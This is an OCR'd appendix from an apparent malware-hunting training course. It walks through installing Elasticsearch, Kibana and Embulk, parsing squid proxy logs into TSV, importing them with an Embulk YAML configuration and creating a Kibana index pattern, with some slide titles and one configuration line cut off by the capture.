Malware Hunting Appendix

How to install and setup Elasticsearch/Kibana

How to install and setup Elasticsearch/Kibana

1. Install the latest Java Runtime Environment.
2. Download ElasticSearch from the following URL.
   - https://www.elastic.co/downloads/elasticsearch
3. Unzip ElasticSearch to any place on your computer.
   - You can launch ElasticSearch by running bat file "bin\elasticsearch.bat".
4. Download Kibana from the following URL.
   - https://www.elastic.co/downloads/kibana
5. Unzip Kibana to any place on your computer.
   - You can launch Kibana by running bat file "bin\kibana.bat".
6. Install embulk by the following command.

```
PowerShell -Command "& {Invoke-WebRequest http://dl.embulk.org/embulk-latest.jar -OutFile embulk.bat}"
```

7. Install embulk plug-in for ElasticSearch by the following command.

```
embulk gem install embulk-output-elasticsearch
```

8. OK, you are ready to use ElasticSearch/Kibana and embulk.

How to Import Proxy Log into Elasticsearch

How to Import Proxy Log into Elasticsearch (1)

- These slides show the instructions of importing proxy logs into Elasticsearch.
- We did the same method to prepare exercises in Proxy Log Analysis section.
- All parameters used in this section are for preparing the exercises.
- When you use this instruction in your own case, please tweak the parameters to meet your purpose.

How to Import Proxy Log into Elasticsearch (2)

- First, convert proxy logs into tab separated values format to recognize it easier. It is because the original format is a little complex to guess its structure automatically.
  - The following command combines all logs into a single file.


```
copy /b E:\Artifacts\scenario1_proxylog\access.log* %USERPROFILE%\Desktop\proxy.log
```

  - Then, parse the file with our parser script. (Input the following as a single line.)

```
py -2
C:\tools\scripts\parse_proxy.py %USERPROFILE%\Desktop\proxy.log %USERPROFILE%\Desktop\proxy.tsv
```

How to Import Proxy Log into Elasticsearch (3)


- Double-click the bat file below to launch ElasticSearch and Kibana.



:\shortcuts\08_RootCauseAnalysis\0801_ProxyLogAnalysis\tools

Name	Date mod
es_kibana.bat	5/11/201

- Launch the cmd.exe.



:\shortcuts\08_RootCauseAnalysis\0801_ProxyLogAnalysis\tools

Name	Date mod
cmd.exe	5/28/201


How to Import Proxy Log into Elasticsearch (4)

- We will use Embulk to import parsed tsv data into Elasticsearch. Embulk supports data transfer between various storages, databases, NoSQL and cloud services.
- Generate configuration file for loading the TSV file "proxy.tsv" into ElasticSearch by executing the following command in the folder "elasticsearch".

```
embulk.bat guess seed-proxy-log.yml -o config-proxy-log.yml
```

This is the seed file that contains the path to the TSV file, some definitions and so on.

This is the name of the file to generate.



```yaml
in:
    type: file
    path_prefix: "C:/path/to/proxy.tsv"
out:
    type: elasticsearch
    index: proxy-squid
    index_type: squidproxy
    nodes:
      - host: localhost
```


How to Import Proxy Log int

- Modify the generated configuration file "config-proxy-log.yml" like the following.
  - **Add this line** since we need to handle the timestamps as JST (UTC+9) in this case.

    default_timezone: 'Asia/Tokyo'

  - Add names to these lines. You can use your favorite strings as their names.

Notepad++ automatically insert **tabs** as indents. However, the tabs must be replaced with **spaces**.



```
in:
  type: file
  path_prefix: C:/path/to/proxy.tsv
  parser:
    charset: UTF-8
    newline: CRLF
    type: csv
    delimiter: "\t"
    quote: '"'
    escape: '"'
    trim_if_not_quoted: false
    skip_header_lines: 0
    allow_extra_columns: false
    allow_optional_columns: false
    default_timezone: 'Asia/Tokyo'
    columns:
    - {name: RemoteIP, type: string}
    - {name: Timestamp, type: timestamp, format
    - {name: Method, type: string}
    - {name: URL, type: string}
    - {name: Version, type: string}
    - {name: ResCode, type: long}
    - {name: ResSize, type: long}
    - {name: Referer, type: string}
    - {name: UserAgent, type: string}
    - {name: Status, type: string}
out:
```

How to Import Proxy Log into Elasticsearch (6)

- Test the modified configuration file by the following command. You can check the output format.

```
embulk.bat preview config-proxy-log.yml
```

- Load data from the CSV file into ElasticSearch by executing the command below.


```
embulk.bat run config-proxy-log.yml -c diff.yml
```

This file is to read and write the next configuration diff.
By using this file, you can avoid import duplication.

- Finally, open the following URL with a web browser (e.g. Chrome).
  - http://localhost:5601/

How to Import Proxy Log into Elasticsearch (7)

- Click "Management" in the left menu.




Expand your time range

One or more of the indices you're looking at contains a date field. Your query may not match any
current time range, or there may not be any data at all in the currently selected time range. You
the time range to one which contains data.

Click "Management"


How to Import Proxy Log into Elasticsearch (8)

- Click "Index Patterns" and "Create index..."



How to Import Proxy Log into Elasticsearch (9)

- Input string "proxy-*" as index pattern, then click "Next step" to create index for the imported data. This string indicate the indexes that we use.



Create index pattern

Kibana uses index patterns to retrieve data from Elasticsearch indices for things like visualizations.

Include system indices

Step 1 of 2: Define index pattern

Index pattern

proxy-*

(1) Input "proxy-*"

(2) Click "Next step"


Next step

You can use a * as a wildcard in your index pattern.
You can't use spaces or the characters \, /, ?, ", <, >, |.

Success! Your index pattern matches 1 index.

How to Import Prox

- Select "TimeStamp" and click "Create index pattern" to define time filter field.



Create index pattern

Kibana uses index patterns to retrieve data from Elasticsearch indices for things like visualizations.

Step 2 of 2: Configure settings

You've defined **proxy-*** as your index pattern. Now you can specify some settings before we create it.

